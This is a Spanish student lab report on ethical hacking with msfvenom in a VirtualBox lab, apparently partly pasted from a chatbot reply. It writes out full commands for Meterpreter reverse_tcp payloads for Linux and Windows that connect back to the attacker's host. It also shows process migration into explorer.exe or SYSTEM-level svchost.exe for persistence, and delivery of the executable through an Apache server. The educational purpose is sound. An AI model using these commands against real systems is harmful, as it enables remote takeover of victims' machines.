Universidad Tecnológica del Chocó
Diego Luis Córdoba
Ingeniería en Telecomunicaciones
e Informática

# Hacking Ético con MsfVenom

Johan Camilo García Caro

Universidad Tecnológica del Choco Diego Luis Córdoba

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

2025

Universidad Tecnológica del Chocó
Diego Luis Córdoba
Ingeniería en Telecomunicaciones
e Informática

# Hacking Ético con MsfVenom

Johan Camilo García Caro

Docente

Rafael Sandoval Morales

Ingeniero

Universidad Tecnológica del Choco “Diego Luis Córdoba”

Facultad de Ingeniería

Telecomunicaciones e Informática

Quibdó – Chocó

**Tabla de Contenido**

1 Introducción ..... 5

1.1 Advertencia de Uso Ético ..... 5

1.2 ¿Qué es msfvenom y cómo se usa en laboratorios? ..... 5

1.3 Comando de msfvenom para un sistema víctima Linux ..... 6

1.4 Comando de msfvenom para un sistema víctima Windows ..... 7

1.5 Diferencias entre generar payloads para Linux y Windows ..... 8

1.6 Migración de Procesos (migrate) en Meterpreter ..... 9

1.7 ¿Por qué en Windows es una técnica común y efectiva? ..... 10

1.8 Resumen Comparativo en Tabla: Linux vs. Windows ..... 12

2 Alcance ..... 14

3 Objetivos ..... 15

3.1 General ..... 15

3.2 Específicos ..... 15

4 Desarrollo del Problema ..... 16

4.1 Capítulo 1 – Creación de archivo ..... 16

4.2 Capítulo 2 – Descarga de archivo en windows 7 ..... 18

4.3 Capítulo 3 – Hacking ..... 25

5 Problemas encontrados ..... 31

6 Soluciones de los Problemas ..... 32

7 Glosario ..... 33

8 Recomendaciones ..... 34

9 Conclusiones ..... 35

10 Bibliografía ..... 36

10.1 INSTALACION DE UBUNTU ..... 37

# 1 Introducción

En este informe, se presenta la realización de la práctica hacking usando la herramienta **MsfVenom**, esta usa líneas de comandos que se utiliza para generar payloads personalizados para una amplia variedad de sistemas operativos y arquitecturas.

Claro, aquí tienes una explicación detallada y académica sobre el uso de msfvenom en un entorno de laboratorio controlado, siguiendo la estructura que has solicitado.

## 1.1 Advertencia de Uso Ético

**Toda la información y los comandos presentados a continuación están destinados exclusivamente a fines educativos y de investigación en ciberseguridad dentro de un entorno de laboratorio controlado y aislado, como VirtualBox. El uso de estas herramientas contra sistemas, redes o personas sin autorización explícita y por escrito es ilegal y está severamente penalizado. El objetivo es aprender a defender sistemas, no a atacarlos.**

## 1.2 ¿Qué es msfvenom y cómo se usa en laboratorios?

msfvenom es una herramienta de línea de comandos que forma parte del **Metasploit Framework**, una de las plataformas más reconocidas para el desarrollo y ejecución de exploits. La función principal de msfvenom es la **generación de payloads**.

En el contexto de la ciberseguridad, un **payload** (o carga útil) es el código que se ejecutará en un sistema objetivo después de que una vulnerabilidad haya sido explotada con éxito. Este código realiza la acción deseada por el investigador de seguridad, como por ejemplo, abrir una shell remota para controlar el sistema.

msfvenom es, en esencia, una combinación de dos herramientas anteriores de Metasploit: msfpayload (para generar el payload) y msfencoder (para codificarlo y evadir software de seguridad básico). Su uso en laboratorios es fundamental para:

- **Simular ataques controlados**: Permite a los estudiantes y profesionales crear artefactos maliciosos simulados para entender cómo funcionan.
- **Probar defensas**: Se utiliza para generar ejecutables que pueden ser usados para probar la eficacia de antivirus, EDR (Endpoint Detection and Response), firewalls y otras medidas de seguridad.
- **Aprender sobre arquitecturas de sistemas**: Obliga al usuario a entender las diferencias entre sistemas operativos (Windows, Linux), arquitecturas (x86, x64) y formatos de archivo (EXE, ELF).

### 1.3 Comando de msfvenom para un sistema víctima Linux

Para este escenario, crearemos un payload que nos dará una sesión de **Meterpreter** en un sistema Linux de 64 bits. Meterpreter es un payload avanzado que se ejecuta en memoria y ofrece una gran flexibilidad para interactuar con el sistema víctima.

- **Payload a usar**: linux/x64/meterpreter/reverse_tcp
    - linux/x64: Específico para Linux de 64 bits.
    - meterpreter: El tipo de sesión avanzada que queremos.
    - reverse_tcp: La máquina víctima se conectará *de vuelta* a nuestra máquina atacante. Esto es útil para evadir firewalls en la red de la víctima, que a menudo bloquean conexiones entrantes pero permiten las salientes.
- **Formato de salida**: -f elf
    - **ELF (Executable and Linkable Format)** es el formato estándar para archivos ejecutables en sistemas operativos tipo Unix, incluyendo Linux.

- **Ruta de guardado**: ~/CLASE/archivo.elf
    - ~: Representa el directorio /home/kali.
    - CLASE: Un directorio de trabajo que creamos para organizar los archivos.
    - archivo.elf: El nombre del archivo de salida.
- **Comando de ejemplo:**

Supongamos que la IP de nuestra máquina Kali Linux en la red de VirtualBox es 192.168.56.101 y queremos que la víctima se conecte al puerto 4444.

Bash

msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f elf -o ~/CLASE/archivo.elf

- -p: Especifica el payload.
- LHOST: (Listening Host) La dirección IP de la máquina atacante (Kali) donde el payload debe conectarse.
- LPORT: (Listening Port) El puerto en la máquina atacante que estará a la escucha.
- -f: Especifica el formato del archivo de salida.
- -o: Especifica el nombre y la ruta del archivo de salida.

### 1.4 Comando de msfvenom para un sistema víctima Windows

El proceso es conceptualmente idéntico, pero los parámetros deben ajustarse para el sistema operativo Windows.

- **Payload a usar**: windows/meterpreter/reverse_tcp
    - windows: Específico para el sistema operativo Windows. La arquitectura (32 o 64 bits) suele ser manejada automáticamente por el payload, pero se puede especificar con windows/x64/meterpreter/reverse_tcp para mayor control.

- meterpreter/reverse_tcp: La misma lógica que en Linux.

- **Formato de salida**: -f exe
  - **EXE (Executable)** es el formato de archivo ejecutable estándar para sistemas operativos Windows, basado en la estructura de **Portable Executable (PE)**.
- **Ruta de guardado**: ~/CLASE/archivo.exe
- **Comando de ejemplo:**

Usando la misma IP de Kali (192.168.56.101) y el mismo puerto (4444).

Bash

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.101 LPORT=4444 -f exe -o ~/CLASE/archivo.exe

### 1.5 Diferencias entre generar payloads para Linux y Windows

| Característica | Linux | Windows |
|---|---|---|
| **Formato y Extensión** | **ELF (.elf)**: Formato estándar para ejecutables. La extensión no es estrictamente necesaria para la ejecución, pero es una buena práctica. | **PE (.exe)**: Formato estándar de ejecutable. La extensión .exe es fundamental para que el sistema lo reconozca como tal. |
| **Payloads Disponibles** | La ruta del payload comienza con linux/. Ej: | La ruta del payload comienza con windows/. Ej: |

| Característica | Linux | Windows |
|---|---|---|
| | linux/x86/shell_reverse_tcp. | windows/x64/powershell_reverse_tcp. |
| **Parámetros Adicionales** | Para forzar una arquitectura o plataforma: --platform linux -a x64 | Para forzar una arquitectura o plataforma: --platform windows -a x86 |
| **Rutas de Trabajo** | ~/CLASE o /home/kali/CLASE: Un directorio de proyecto personal.<br>/var/www/html: El directorio raíz del servidor web Apache en Kali. Es muy común colocar el payload aquí para que la máquina víctima lo descargue a través de una página web simulada en el laboratorio. | No aplica directamente en la máquina atacante, pero en la máquina víctima, las rutas de interés suelen ser C:\Users\User\Downloads o C:\Windows\Temp. |

### 1.6 Migración de Procesos (migrate) en Meterpreter

Una vez que se obtiene una sesión de Meterpreter, esta se está ejecutando dentro del proceso que lanzó el payload. Si ese proceso se cierra (por ejemplo, el usuario cierra el

programa vulnerable o el propio ejecutable del payload), la sesión de Meterpreter se pierde. La **migración de procesos** es una técnica para mover la sesión de Meterpreter de un proceso a otro más estable.

- **¿Por qué en Linux casi nunca funciona bien?**

La migración en Linux es técnicamente muy compleja y a menudo falla por varias razones:

1. **Aislamiento de Procesos**: El kernel de Linux implementa un modelo de memoria y de procesos muy estricto. Un proceso no puede escribir o interferir fácilmente en el espacio de memoria de otro, a menos que tenga privilegios de root y use mecanismos específicos como ptrace.
2. **Procesos Estables**: A diferencia de Windows, Linux no tiene un proceso "contenedor" de la sesión de usuario como explorer.exe. Los procesos del sistema son muy robustos y están fuertemente protegidos. Intentar inyectar código en un proceso crítico como systemd o sshd es extremadamente propenso a causar inestabilidad y hacer que el sistema se caiga (kernel panic).
3. **Falta de APIs Estándar para Inyección**: Windows posee una API (Win32 API) con funciones como CreateRemoteThread que, aunque no fueron diseñadas para fines maliciosos, facilitan la inyección de código en otros procesos. Linux carece de un equivalente directo y universal.

### 1.7 ¿Por qué en Windows es una técnica común y efectiva?

En Windows, la migración es una de las primeras acciones que se realizan tras obtener una sesión para asegurar la persistencia y la estabilidad.

1. **Procesos de Larga Duración**: Windows tiene procesos que se ejecutan durante toda la sesión del usuario o del sistema.

- **explorer.exe**: Es el proceso que gestiona el escritorio, la barra de tareas y el explorador de archivos. Se ejecuta con los permisos del usuario que ha iniciado sesión y permanece activo hasta que este cierra sesión. Migrar a explorer.exe hace que la sesión dure tanto como la del usuario.
- **svchost.exe**: Es un proceso genérico del sistema que aloja uno o más servicios de Windows. Hay múltiples instancias de svchost.exe ejecutándose con diferentes niveles de privilegio (SYSTEM, NETWORK SERVICE, etc.). Migrar a un svchost.exe que se ejecuta como NT AUTHORITY\SYSTEM puede escalar privilegios y hacer que la sesión persista incluso si el usuario cierra sesión.

2. **Estabilidad**: Si el payload se ejecutó desde un programa inestable (como un navegador que puede cerrarse o un documento de Office), migrar a un proceso estable como los mencionados anteriormente asegura que un simple "Cerrar programa" del usuario no termine la conexión.

- **Ejemplo académico de migración en Windows:**

Dentro de una sesión de Meterpreter en una máquina Windows:

1. **Listar los procesos activos:**
2. meterpreter > ps

Esto mostrará una lista de procesos, su **PID (Process ID)**, el nombre del ejecutable y el usuario con el que se está ejecutando.

3. Identificar un proceso adecuado:

Busca en la lista explorer.exe que se ejecuta bajo el nombre del usuario actual, o un svchost.exe que se ejecute como NT AUTHORITY\SYSTEM. Anota su PID. Por ejemplo, supongamos que explorer.exe tiene el PID 2176.

4. **Ejecutar la migración:**

5. meterpreter > migrate 2176

Si la operación tiene éxito, Meterpreter confirmará la migración. La sesión ahora se está ejecutando dentro del proceso explorer.exe y es mucho más resiliente.

### 1.8 Resumen Comparativo en Tabla: Linux vs. Windows

| Característica | Entorno Linux (Víctima) | Entorno Windows (Víctima) |
|---|---|---|
| **Payload Típico** | linux/x64/meterpreter/reverse_tcp | windows/meterpreter/reverse_tcp |
| **Formato de Salida** | -f elf | -f exe |
| **Extensión del Archivo** | .elf (o sin extensión) | .exe |
| **Comando de Ejemplo** | msfvenom -p linux/[...] -f elf -o archivo.elf | msfvenom -p windows/[...] -f exe -o archivo.exe |
| **Ruta de Entrega (Ejemplo)** | En Kali: /var/www/html/archivo.elf | En Kali: /var/www/html/archivo.exe |

| Característica | Entorno Linux (Víctima) | Entorno Windows (Víctima) |
|---|---|---|
| **Posibilidad de Migración** | Muy baja y poco fiable. No es una práctica común. | Alta y muy fiable. Es una práctica recomendada. |
| **Proceso Objetivo (Migración)** | No aplica generalmente. | explorer.exe (estabilidad de sesión de usuario), svchost.exe (persistencia y privilegios de sistema). |

# 2 Alcance

Entrar al sistema de la víctima.

Generar un archivo con el cual será explotada la vulnerabilidad del sistema.

Ilustrar por medio de imágenes los pasos realizados para vulnerar el equipo.

# 3 Objetivos

## 3.1 General

Atacar el sistema de un equipo con Windows XP y Ubuntu con la herramienta **msfvenom**.

## 3.2 Específicos

- Crear el archivo del virus con la herramienta **msfvenom**.
- Explotar a vulnerabilidad del sistema.
- Ejecutar comando dentro de este.

# 4 Desarrollo del Problema

## 4.1 Capítulo 1 – Creación de archivo

Para iniciar esta práctica, primero hizo un el escaneo de red para verificar que el equipo víctima estaba conectado en la red. Para esto en la consola root, se ejecutó el comando **nmap -O -sV + (segmento de red)**.





*Ilustración 1. Escaneo de red.*

Cómo se puede observar, se descubrió la IP del equipo con Windows, la cual fue la **170.200.140.2**.

Una vez se descubrió la dirección IP del equipo, se pasó a crear el archivo con la herramienta **MsfVenom**. Para usar esta herramienta ejecutamos la línea de código de esta manera: ***msfvenom -p Windows/meterpreter/reverse_tcp --platform windows -a x86 -f exe lhost=(dirección ip local) lport=(puerto local) -o /home/Kali/Desktop/(nombre del archivo más su extensión)***.

Para explicar la línea de código, toca listar los parámetros:

- **Msfvenom:** Comando inicial para la creación del archivo.
- **-p:** Indica cual es el payload que se usará.
- **--platform:** Indica la plataforma a la cual está dirigido.
- **-a:** Con esto se indica la arquitectura sobre la que trabajará
- **-f:** Este se usa para indicar el tipo de archivo.
- **Lhost:** Para indicar la dirección IP del atacante.
- **Lport:** Para indicar el puerto del atacante.
- **-o:** Indica la salida, o mejor dicho el lugar dónde se creará el archivo.


Al darle enter, para ejecutar el comando se crea el archivo y nos muestra el tamaño del payload y el tamaño final del archivo creado, también la ruta dónde este fue guardado.

Al crear el archivo, este fue creado sin privilegios, por eso se le fueron dados con el comando "**chmod 777 + ruta/del/archivo.exe**". (*ver ilustración 5*)



### 4.2 Capítulo 2 – Descarga de archivo en windows 7

Para este paso, lo que se hizo inicialmente fue iniciar el servicio de Apache2, para iniciar el servidor http y así visualizar los archivos de la ruta que se configuró.

Con el comando "**service apache2 start**" se inicia este servicio.




Para verificar que el servicio fue activo, se ejecutó el comando “**service apache2 status**”.





Cómo se puede observar, el estado dice que está activo y corriendo, ya con eso verificado se pudo llevar a cabo el ingreso desde XP Y LINUX.


En el Windows o Linuz en el navegador **Internet Explorer**, se colocó la ip del dispositivo atacante, que era la **170.200.140.12**; Al poner esta IP se cargó la página que está por defecto en el apache2.





Una vez se verifica que funciona, se regresó al Kali para cambiar una carpeta en los archivos del sistema para así poder visualizar, en el windows los archivos. (*ver ilustración 9*) Para cambiar esto, se abrió el administrador de archivos de Kali y dentro de los archivos del sistema se abrió la carpeta **var**.




Antes de abrir la carpeta html, se tuvo que abrir cómo administrador(root) para esto se le dio clic derecho a la carpeta y se seleccionó la opción "**Open as Root**".




Dentro de esa carpeta estaba la capeta denominada "**www**" la cual contenía otra carpeta denominada "**html**", dentro de esta última se encontraban 2 archivos html (*ver ilustración 10*); de estos dos archivos sólo se modificó el que tenía el nombre "**index.html**".




Para modificar el archivo, se le dio clic derecho sobre el mismo y se selccionó a opción “**Rename**”, para renombrar el archivo.




Luego de haber hecho la modificación, se actualizó el navegador y cómo se puede ver en la ilustración, se iniciaron a mostrar los archivos de esa ruta.

Cuando ya se verificó, de que los cambios realizados en Kali se mostraban en el windows lo que se hizo, fue copiar el archivo llamado "**satena.exe**". Para hacer esto, se buscó la ubicación del archivo con ayuda de los comandos ***ls*** y ***cd***, una vez se estaba en la ruta del archivo se copió con el comando ***cp*** + ***nombre del archivo*** + ***ruta/dónde/se/pega*** cómo se muestra.



